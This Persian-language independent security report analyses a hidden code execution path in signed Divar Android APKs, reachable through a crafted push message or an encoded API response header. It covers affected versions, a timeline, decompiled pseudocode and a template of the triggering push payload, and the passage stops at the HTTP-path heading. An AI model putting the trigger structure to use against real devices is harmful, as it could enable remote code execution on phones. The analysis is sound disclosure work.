

مسیرهای پنهان اجرای کد در دیوار

برخی APKهای امضاشده دیوار مسیری پنهان داشتند که می‌توانست از پیام پوش با فیلدهای مشخص - و در نسخه‌های بعدی، از هدر کدگذاری‌شده پاسخ API - به اجرای کد روی دستگاه برسد.



این گزارش مستقل است؛ دیوار در تهیه یا ویرایش آن مشارکت نداشته است. اطلاعیه ۶ مهر ۱۴۰۵ دیوار از «آسیب‌پذیری مهم» می‌گوید؛ تشخیص در پشتی و دو مسیر پوش و هدر، حاصل تحلیل مستقل APKهای امضاشده است.

مسیر پنهان اجرای کد در نسخه‌های امضاشده مختلف

تحلیل مستقل فایل‌های APK مشخص دیوار؛ توانایی کد را از استفاده واقعی از آن در گذشته جدا می‌کنیم.

این گزارش مستقل است؛ دیوار در تهیه یا ویرایش آن مشارکت نداشته است. **اطلاعیه ۶ مهر ۱۴۰۵ دیوار** از «آسیب‌پذیری مهم» می‌گوید و به‌روزرسانی به 11.15.0 یا بالاتر را می‌خواهد؛ درباره در پشتی یا مسیرهای پوش و هدر پاسخ توضیحی نمی‌دهد. [21]

پس از اطلاعیه دیوار، **رامین فرچ‌پور کامی** دو نسخه امضاشده w-11.15.0 و b-11.14.20 را با هم مقایسه کرد و در نسخه قدیمی‌تر، مسیری پنهان پیدا کرد که با پیام پوش فعال می‌شود. یک پیام منطبق می‌توانست نشانی کدگذاری‌شده‌ای را به یک گیرنده داخلی برساند. آن گیرنده می‌توانست دستورها را از راه دور دریافت کند، بایت‌های دریافتی را در فایل بنویسد و متدی را فراخوانی کند که پاسخ سرور تعیین می‌کرد. یافته او یک مسیر در کد بود، نه رد آلودگی ثبت‌شده روی دستگاه. [01]

من این بررسی را به 282 فایل APK مشخص، با امضای تأییدشده، گسترش دادم؛ این فایل‌ها 225 نام نسخه، از 3.3 تا گونه‌های 11.15.0، را دربر می‌گیرند. قدیمی‌ترین نمونه مثبتی که به دست آوردم 11.8.1 است؛ نخستین بار در ۱۴ مه ۲۰۲۳ به VirusTotal ارسال شده بود. در نسخه‌های امضاشده بعدی، ورودی دومی پیدا کردم: هدر پاسخ API با نام **X-CORRELATION-ID**، اگر به شکل مناسب کدگذاری شده باشد، می‌تواند بدون پیام پوش به همان ورکر برسد. در نمونه‌های بررسی‌شده، مسیر گاهی غایب است و دوباره برمی‌گردد؛ بنابراین نمی‌توان از استقرار پیوسته آن سخن گفت. [04-03]

آخرین بازگشت ثبت‌شده در 11.14.10 دیده می‌شود؛ این فایل نخستین بار در ۲۴ فوریه ۲۰۲۶، چهار روز پیش از آغاز جنگ با ایران در پی حملات آمریکا و اسرائیل، به VT ارسال شد. از نظر من، این هم‌زمانی سرخی مهم و شایسته بررسی است. زمان ثبت‌شده در VT، تاریخ انتشار عمومی، نصب روی دستگاه، فعال‌شدن کد یا نیت عاملان را ثابت نمی‌کند. رخداد پوشی باد صبا در آغاز جنگ بخشی از زمینه زمانی ماجراست؛ من مدرکی که این دو پرونده را به هم پیوند دهد پیدا نکردم. [07-05, 02]

همان‌طور که در **پست خود در X** نوشتم، توانایی مهم این است که از راه برنامه‌ای نصب‌شده به گوشی انتخاب‌شده برسند و اجرای مرحله بعدی را به بار دیگر بسپارند. یک مرحله دوم سازگار می‌تواند ایمپلنت یا اکسیپلنت اندروید باشد. من هیچ پیام پوش خصمانه دیوار، هدر ساختگی API، دستور سرور، مرحله دانلودشده، رد اجرای آن روی دستگاه آسیب‌دیده یا ارتقای دسترسی به دست نیاوردم.

آنچه فایل‌های امضاشده نشان می‌دهند

مشاهده	نتیجه
مسیر شناخته‌شده حاضر است	69 فایل APK امضاشده مشخص: 47 مورد فقط پوش، 21 مورد پوش به همراه هدر HTTP، و 1 مورد فقط هدر.
مسیرهای شناخته‌شده غایب‌اند	در 213 فایل APK امضاشده مشخص، از جمله دو گونه بررسی‌شده b-11.15.0 و w-11.15.0، مسیرهای پوش و هدر به ورکر دیده نشد. این حکم سالم‌بودن کل برنامه نیست.
تبار امضا	همه 282 فایل با یک گواهی تأیید می‌شوند. v1 (امضای مدخل‌های JAR) و v2 (امضای کل APK) طرح‌های امضای اندرویدند، نه شماره نسخه دیوار: 14 فایل فقط v1 دارند و 268 فایل هر دو را. گواهی امضاکننده نشان نمی‌دهد چه کسی کد را وارد کرده است. [10]

قاعده خواندن: فهرست نسخه‌ها مشاهدات مربوط به فایل‌های مشخص را ثبت می‌کند. نباید آن را شمار نصب‌ها، شمار قربانیان یا جدول زمانی حمله دانست.

دیوار در صدر مجموعه رصدشده

نصب‌های نمایش‌داده‌شده در کافه‌بازار ۲۸ سپتامبر ۲۰۲۶


۱	دیوار	۱۱۰ میلیون	۶	تولیبون	۳۹ میلیون
۲	روبیکا	۸۵ میلیون	۷	بلد	۳۸ میلیون
۳	ایتا	۶۲ میلیون	۸	دیجی‌کالا	۳۴ میلیون
۴	اسنپ	۵۸ میلیون	۹	آپارات	۳۰ میلیون
۵	نشان	۳۹ میلیون	۱۰	بام	۲۹ میلیون

منبع: Tehran Index، نمایه ۶۴ برنامه اندرویدی منتخب کافه‌بازار [17]. ارقام، بازه‌های نصب درج‌شده در فروشگاه‌اند؛ رتبه‌بندی همه برنامه‌های ایرانی، شمار کاربران فعال یا دستگاه‌های آسیب‌دیده نیستند.

مسیر ظاهر شد، ناپدید شد و بازگشت

خانه‌های رنگی زیر همه فایل‌های APK مشخصی را که به دست آوردیم نشان می‌دهند. ترتیب آن‌ها بر اساس `versionCode` است؛ تاریخ‌های فهرست نسخه‌ها، زمان مشاهده در VT یا آرشیو هستند، نه تاریخ انتشار ثابت‌شده.

هر خانه = یک فایل APK مشخص و امضاشده، به‌ترتیب `versionCode`



قدیمی‌ترین APK‌هایی که به دست آوردیم چندین سال پیش از نخستین مسیر شناخته‌شده‌اند. در نسخه امضاشده 11.8.0 مسیر بررسی‌شده دیده نمی‌شود؛ نسخه‌های 11.8.1–11.8.3 آن را دارند. سپس در 2023 نمونه‌های مثبت و منفی به تناوب دیده می‌شوند؛ در میان نمونه‌های مثبت بعدی، یک گونه بتا فاقد مسیر است؛ نمونه‌های پایدار در مه ۲۰۲۵ منفی می‌شوند؛ و مسیر در مشاهدات 2026 برمی‌گردد. فهرست فایل‌های مشخص، گونه‌های دارای شماره نسخه یکسان را حفظ می‌کند و آن‌ها را زیر یک حکم واحد پنهان نمی‌سازد.

نخستین مشاهدات تعیین‌کننده

تاریخ	نسخه / رخداد	مشاهده
2023-05-14	11.8.1	نخستین نمونه مثبت مشاهده‌شده
2023-12	11.9.6	campaign کدگذاری‌شده
2025-05-12	11.13.12	مسیر در نمونه بررسی‌شده غایب است
2026-02-24	11.14.10	مسیر بازمی‌گردد
2026-02-28	جنگ	حملات آغاز می‌شوند
2026-05-24	11.14.12	مسیر هدر در نمونه بررسی‌شده دیده می‌شود

هم‌زمانی چهارروزه فوریه ۲۰۲۶ سرخی مبتنی بر مشاهده است: فایل امضاشده 11.14.10 پیش از آغاز جنگ در VT ثبت شده بود. خود کد پیش‌تر هم در یک نمونه به‌دست‌آمده از 2023 وجود داشت. هر 282 APK با یک گواهی تأیید می‌شوند، اما این فقط تبار کد امضاشده را نشان می‌دهد، نه عامل یا نقطه ورود کد را. نمودار نشان نمی‌دهد کدام کاربران کدام گونه را نصب کرده‌اند یا آیا پیام پوش یا هدر ساختگی ارسال شده است. بعضی `versionCode`‌های بالاتر پیش از کدهای پایین‌تر به VT رسیده‌اند؛ برای هر ادعای زمانی، مبنای تاریخ همان ردیف را ملاک بگیرید.

نقطه‌ای که پردازش عادیِ چت از آن منحرف می‌شود

نخست تازه‌ترین APK امضاشدهٔ مثبت را بررسی می‌کنم. تغییرات تاریخیِ کد را پس از روشن‌شدنِ مسیرِ کامل شرح می‌دهم.

APK امضاشدهٔ 11.8.0 از قبل مسیری مشروع برای اعلان‌های چت داشت. هندلر آن از فیلدهای شیء بیرونی پیام `push_id`، `action`، `param` و `callback_url` برای ساختن اعلان و انجام یک فراخوانی برگشتی معمول استفاده می‌کرد. گیرندهٔ بازکردنِ اعلان، `PARAM` و `ENTITY` از نوع `parcelable` را می‌خواند، رویدادِ بازشدن را ثبت می‌کرد و با شناسهٔ گفتگو به `divar://chat/` می‌رفت. بنابراین نامِ بستهٔ چت، نامِ گیرنده و برچسبِ `callback_url` به‌تنهایی شاخصِ آلودگی نیستند. مقایسهٔ کدِ نسخهٔ سالم با نسخهٔ مثبت، هر دو امضاشده، همراهِ این گزارش نگهداری شده است.

در 11.8.1، پیش از ساختِ عادیِ اعلان، آزمونِ تازه‌ای اضافه شده است. اگر `title` تهی نباشد و با `push_id` در شیء بیرونی پیام برابر باشد و فیلدهای لازم در `body` از نوع JSON هم وجود داشته باشند، کد یک `broadcast` صریح می‌فرستد و زود برمی‌گردد. آزمونِ زود هنگامِ تازه‌ای در گیرنده بررسی می‌کند که آیا `Intent.dataString` با `extra`ی که کلیدش خود همین رشته است برابر است یا نه. در صورت برابری، `ReportDeserializer` را در یک `thread` آغاز می‌کند و پیش از خواندن `ENTITY` یا بازکردنِ چت برمی‌گردد. مقصدِ `broadcast` که در `body.action` آمده باید به همین گیرنده اشاره کند؛ هر مقدارِ ناتهیِ دلخواه، رسیدن به ورکر را ثابت نمی‌کند.

11.8.0 / بازکردن مشروع

```
entity = extras["ENTITY"]
param = extras["PARAM"]
logOpen(entity)
open("divar://chat/...")
```

11.8.1+ / میان‌بر افزوده‌شده

```
uri = intent.getDataString()
if uri == extras.getString(uri):
    startThread(ReportDeserializer(uri))
    return // before ENTITY/UI
```

شبه‌کدِ فشرده‌شده از JADX و DEX نسخه‌های امضاشده: گیرندهٔ سالم 11.8.0؛ گیرندهٔ مثبت 11.8.1؛ و میان‌برِ زود هنگامی که در تازه‌ترین نسخهٔ w-11.14.20 نیز باقی مانده است. متدهای دقیق و بازهٔ خطوط در فصلِ فنی همراه آمده‌اند.

تازه‌ترین نمونهٔ مثبت، w-11.14.20، کدِ عادیِ بازکردنِ اعلان را پایین‌تر از این میان‌بر حفظ کرده است. شرطِ `title/push_id` نیز حفظ شده، اما برای `URI` و `extra` منطبق از `body.campaign` استفاده می‌کند. `body.callback_url` همچنان فقط شرطِ ناتهی‌بودن است؛ در این شاخه ورودیِ ورکر نیست. `callback_url` در شیء بیرونی پیام سالم و `callback_url` در `body` ویژه، دو فیلدِ جداگانه در دو شیء JSON جداگانه‌اند.

چرا تمام متدهای DEX را بررسی و CFG تولید کردیم؟


یک کلاسی مشکوک ممکن است اصلاً اجرا نشود؛ وجود یک گیرندهٔ اعلان هم به‌تنهایی نشان نمی‌دهد چگونه به ورکر می‌رسند. من هر دو گونهٔ امضاشدهٔ 11.14.20 را `decompile` کردم، تعریف تمام متدها و فراخوانی‌های مستقیم را در هر پنج فایل DEX هر کدام نمایه‌سازی کردم، ثبت در `manifest` و اتصال به `client` را بررسی کردم و برای هشت متدِ مسیر، گرافِ جریانِ کنترل در سطحِ دستور صادر کردم. پرسش‌ها روشن بودند: کدام ورودی‌ها می‌توانند به ورکر برسند؟ کدام شرط‌ها باید برقرار شوند؟ و پردازشِ عادیِ چت کجا متوقف می‌شود؟ APK با پسوند `-w` شامل 206,997 متد DEX و 1,074,206 محل فراخوانی مستقیم است؛ گونهٔ `-b` شامل 206,834 متد و 1,073,260 محل است. این اعداد دامنهٔ بررسی را نشان می‌دهند، نه اهمیتِ بدافزاریِ کد را.

نمایه در هر گونه فقط یک محلِ ساختِ مستقیم برای `ReportDeserializer` پیدا کرد: شاخهٔ زود هنگامِ گیرنده. `run()` فراخوانندهٔ مستقیم ندارد، چون `Thread.start()` آن را از راه زمان‌بندی زمان اجرا فراخوانی می‌کند. هندلر مشترک پیام پوش دو فراخوانندهٔ مستقیم دارد: پردازشگرِ FCM دیوار و `extender` آن در `OneSignal`. در تمام DEX‌های نمایه‌شده، تنها همین هندلر و یک `interceptor` متصل به پاسخِ HTTP، الگوی کاملی `setClassName` → `setData` → `putExtra(String,String)` → `sendBroadcast` را دارند. اشتراکِ این دو مسیر مبنایِ همگراییِ آن‌ها در شکل 1 است؛ این شواهد از جست‌وجوی صرفِ رشتهٔ `ReportDeserializer` قوی‌ترند.

CFG متدها، جانشین‌های عادیِ دستورها و شاخه‌های تعیین‌کننده را نشان می‌دهد. شکل 1 دو ورودیِ مشروط را از گیرنده به ورکر ترسیم می‌کند؛ `offset` دقیق متدها در CFG‌های همراه حفظ شده است. دو نوبتِ اجرای JADX در بخش‌های دیگری از این APK‌های بزرگ خطا داد؛ بنابراین متدهای مربوط را با DEX خام و `disassembly` کامل دستورها تطبیق دادم. نمایهٔ فراخوانی مستقیم، یال‌های استثنا، JNI، `reflection`، `Intent`‌های محاسبه‌شده و کدی را که بعداً بارگذاری می‌شود به‌طور کامل حل نمی‌کند. این‌ها یافته‌های دسترسی‌پذیری ایستا هستند، نه ردِ مشاهده‌شدهٔ پیام پوش، پاسخِ سرور یا اجرای کد روی دستگاه.

دو مسیر ورود؛ یک ورکر افزوده شده

دیوار امضا شده w-11.14.20 | گراف بین‌روالی | دسترسی‌پذیری ایستا




شکل ۱. دو ورودی مشروط به یک گیرنده و ورکر در APK امضا شده w-11.14.20.

شکل ۱. نقشه مسیر در فایل امضا شده w-11.14.20. خط پیوسته: شاخه‌های DEX-local؛ خط چین: dispatch اندروید / SDK؛ خط نقطه‌چین: مرحله بعدی به دست نیامده. هیچ trigger خصمانه یا رد اجرای آن روی دستگاه به دست نیامد.


مسیر پوش: دو adapter، یک هندلر

پردازشگر مستقیم FCM، پیام‌های داده‌ای با `source=divar` یا `source=default` را می‌پذیرد و شیء JSON بیرونی، `title` و `body` را به هندلر مشترک می‌دهد. extender دیوار در OneSignal نیز، پس از آنکه SDK پیام دریافتی را به قالب یکسان تبدیل کرد، همان هندلر را فراخوانی می‌کند: `custom.a` به JSON هندلر، `alert` به `body` و `title` بیرونی به همان `title` تبدیل می‌شود. بنابراین شیء فشرده `{push_id,title,body}` مدلی است که هندلر آن را یکسان‌سازی کرده، نه JSON واقعی روی سیم OneSignal. وجود هیچ‌یک از دو SDK به‌تنهایی شاخص آلودگی نیست. هر دو مسیر پوش در تازه‌ترین APK مثبت به شاخه ویژه هندلر می‌رسند.

پیام پوش چگونه به اپ دیوار می‌رسد



شکل ۲. مسیر پیام پوش از FCM و OneSignal تا ورکر مشترک.



این شاخه به `push_id == title` و غیرخالی بودن عنوان نیاز دارد. بدنه را به صورت JSON تجزیه می‌کند و غیرخالی بودن `callback_url`، `campaign` و `action` را نیز می‌سنجد. سپس یک broadcast صریح درون‌پای می‌فرستد: کلاس مقصد از `action` گرفته می‌شود و URI و مقدار `extra` متناظر هر دو از `campaign` می‌آیند. پس از آن، پیش از ساخت اعلان عادی، برمی‌گردد. اگر `action` نام `ChatPushNotificationOpenHelper` غیرقابل‌دسترسی از بیرون اپ باشد، آزمون برابری در گیرنده ورکر را بدون لمس اعلان آغاز می‌کند.

شاخهٔ یوش: نقطهٔ انحراف از پردازش چت

خلاصه شده از CFG های DEX مربوط به provider و receiver؛ offsetها نسبت به ابتدای هر متد هستند.

مسیر	گره	آزمون یا عمل
PROVIDER Tk.g.f	دروازهٔ عنوان 0x28-0x60	عنوان خالی نباشد و با envelope.push_id برابر باشد.
provider	دروازهٔ بدنه 0x6a-0xb2	بدنه JSON باشد؛ callback_url و campaign و action هر سه غیرخالی باشند.
provider	broadcast در 0xc8-0xf0	data = extra = و class = body.action و body.campaign
شاخهٔ نامنطبق	ادامهٔ مسیر عادی	provider اعلان معمول را می‌سازد یا برمی‌گردد.
RECEIVER onReceive	آزمون گیرنده 0x2a-0x46	URI != null و URI == extra[URI]؛ این شاخه پیش از ENTITY قرار دارد.
receiver	ورکر در 0x4e-0x64	ReportDeserializer ساخته می‌شود؛ Thread.start() و بازگشت زودهنگام.

اگر آزمون گیرنده رد شود، پردازش معمول بازکردن `PARAM / ENTITY` ادامه می‌یابد؛ نبودن برخی `extra`ها می‌تواند موجب بازگشت زودتر شود. `broadcast` فقط زمانی به این گیرنده می‌رسد که `body.action` نام گیرنده غیرصاحبه‌اشد اپ را بدهد. در شکل، رنگ‌ها به ترتیب فراخوانی/انشعاب `DEX` و `dispatch` اندروید/ `SDK` را متمایز می‌کنند.

شکل ۲. CFG خلاصه شده provider پوش. شاخه ویژه عنوان/بدنه پیش از ساخت اعلان معمول چت برمی‌گردد؛ شاخه نامنطبق وارد پردازش عادی اعلان می‌شود. شکل، بلوک‌های نامرتب مسیر عادی را فشرده کرده، نه شرط‌های فعال‌سازی را.

```
envelope.push_id = "K"
message.title     = "K"
message.body      = JSON.stringify({
  "callback_url": "x",
  "campaign": "<encoded-stage-URL>",
  "action": "<receiver-class>"
})
```

بدنه پس از یکسان‌سازی، یک رشته JSON است. FCM و OneSignal مستقیم در لایه بالادستی از قالب‌های متفاوتی استفاده می‌کنند. هیچ پیام فعال‌ساز تاریخی یا فهرست دریافت‌کنندگان آن به دست نیامده است.

تنظیمات اعلان بر تحویل و نمایش اثر می‌گذارند، اما وقتی داده واجد شرایط به handler برسد، در این شاخه provider-to-ورکر بررسی مجوز تازه‌ای اضافه نمی‌کنند. غیرفعال بودن اعلان می‌تواند دستگاه را در OneSignal به حالت بدون اشتراک ببرد و از ارسال‌ها کنار بگذارد. در متدهای بررسی‌شده handler داده FCM مستقیم، دروازه محلی POST_NOTIFICATIONS وجود ندارد؛ باین‌حال تحویل همچنان به توکن، فرستنده و شرایط FCM وابسته است. مسیر HTTP زیر به هیچ‌یک از این دو سرویس پوش وابسته نیست. این نتیجه از مسیر کد به دست آمده است، نه از اندازه‌گیری نرخ تحویل به گوشی‌هایی که اعلان‌هایشان غیرفعال بوده است.

مسیر پاسخ HTTP: ورودی مستقل

